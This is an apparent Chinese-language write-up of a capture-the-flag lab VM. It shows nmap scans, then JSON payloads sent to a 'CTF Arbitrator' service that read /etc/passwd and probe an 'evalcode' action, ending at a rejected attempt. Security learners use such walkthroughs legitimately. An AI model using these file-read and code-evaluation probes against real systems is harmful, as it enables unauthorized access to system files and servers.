群友靶机-VM1


信息收集

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-20 06:52 EST
Nmap scan report for 10.0.2.18
Host is up (0.00019s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
80/tcp   open  http
222/tcp  open  rsh-spx
9000/tcp open  cslistener
MAC Address: 08:00:27:94:F8:91 (PCS Systemtechnik/Oracle VirtualBox virtual
NIC)

Nmap done: 1 IP address (1 host up) scanned in 6.39 seconds
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-20 06:53 EST
Nmap scan report for 10.0.2.18
Host is up (0.00044s latency).

PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Apache2 Debian Default Page: It works
222/tcp  open  ssh     OpenSSH 7.9p1 Debian 10+deb10u3 (protocol 2.0)
| ssh-hostkey:
|   2048 35:24:47:15:81:af:ee:0a:51:d5:34:53:52:86:42:9e (RSA)
|   256 52:c2:56:d3:6c:0d:e5:02:76:83:00:bf:5e:73:64:51 (ECDSA)
|_  256 1a:8e:9c:db:11:ad:da:2d:cd:76:31:d1:fc:e5:ef:8d (ED25519)
9000/tcp open  http    Werkzeug httpd 3.1.3 (Python 3.12.12)
|_http-title: CTF Arbitrator
|_http-server-header: Werkzeug/3.1.3 Python/3.12.12
MAC Address: 08:00:27:94:F8:91 (PCS Systemtechnik/Oracle VirtualBox virtual
NIC)
Warning: OSScan results may be unreliable because we could not find at least 1
open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
```

```
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS
7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.44 ms 10.0.2.18

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.31 seconds
```

80端口没东西，222端口ssh 可以聚焦一下9000




CTF Arbitrator

Enter the JSON payload to send to both backend services (Python on 5000 and PHP on 8080).

JSON Payload:

查看源码时发现 有个提示

```
{"action":"readfile","file":"/etc/hosts"}
```



CTF Arbitrator

Enter the JSON payload to send to both backend services (Python on 5000 and PHP on 8080).

JSON Payload:

```
{"action":"readfile","file":"/etc/passwd"}
```


Arbitration Verdict:

✅ **SUCCESS!** Responses from both services are identical.

```
{
    "content": "root:x:0:0:root:/root:/bin/sh\nbin:x:1:1:bin:/bin:/sbin/nologin\ndaemon:x:2:2:daemon:/sbin:/sbin/nologin\nlp:x:4:7:lp:/var/spool/lpd:/sbin/nologin\nsync:x:5:0:sync:/sbin:/bin/sync\nshutdown:x:6:0:shutdown:/sbin:/sbin/shutdown\nhalt:x:7:0:halt:/sbin:/sbin/halt\nmail:x:8:12:mail:/var/mail:/sbin/nologin\nnews:x:9:13:news:/usr/lib/news:/sbin/nologin\nuucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin\ncron:x:16:16:cron:/var/spool/cron:/sbin/nologin\nftp:x:21:21::/var/lib/ftp:/sbin/nologin\nsshd:x:22:22:sshd:/dev/null:/sbin/nologin\ngames:x:35:35:games:/usr/games:/sbin/nologin\nntp:x:123:123:NTP:/var/empty:/sbin/nologin\nguest:x:405:100:guest:/dev/null:/sbin/nologin\nnobody:x:65534:65534:nobody:/:/sbin/nologin\nphp:x:1000:1000:users:/home/php:/bin/sh\npython:x:1001:1001:users:/home/python:/bin/sh\nnode:x:1002:1002:users:/home/node:/bin/sh\n",
    "filename": "/etc/passwd"
}
```

可以成功读取/etc/passwd

既然有readfile参数 可以尝试一下给一个错误的



Enter the JSON payload to send to both backend services (Python on 5000 and PHP on 8080).

JSON Payload:


```
{"action":"readfile1","file":"/etc/passwd"}
```

Arbitration Verdict:

✅ **SUCCESS!** Responses from both services are identical.

```
{
    "error": "Unknown action. Supported actions: readfile, evalcode."
}
```

里面有 `evalcode` 参数 肯定这个更感兴趣


CTF Arbitrator

Enter the JSON payload to send to both backend services (Python on 5000 and PHP on 8080).

JSON Payload:


```
{"action":"evalcode","file":"/etc/passwd"}
```

Arbitration Verdict:

✓ **SUCCESS!** Responses from both services are identical.

```
{
    "error": "Missing \"code\" parameter for evalcode action."
}
```

继续提示 `code` 参数


CTF Arbitrator

Enter the JSON payload to send to both backend services (Python on 5000 and PHP on 8080).

JSON Payload:

```
{"action":"evalcode","code":"/etc/passwd"}
```

Arbitration Verdict:

❌ **Arbitration Failed! You are a hacker.**

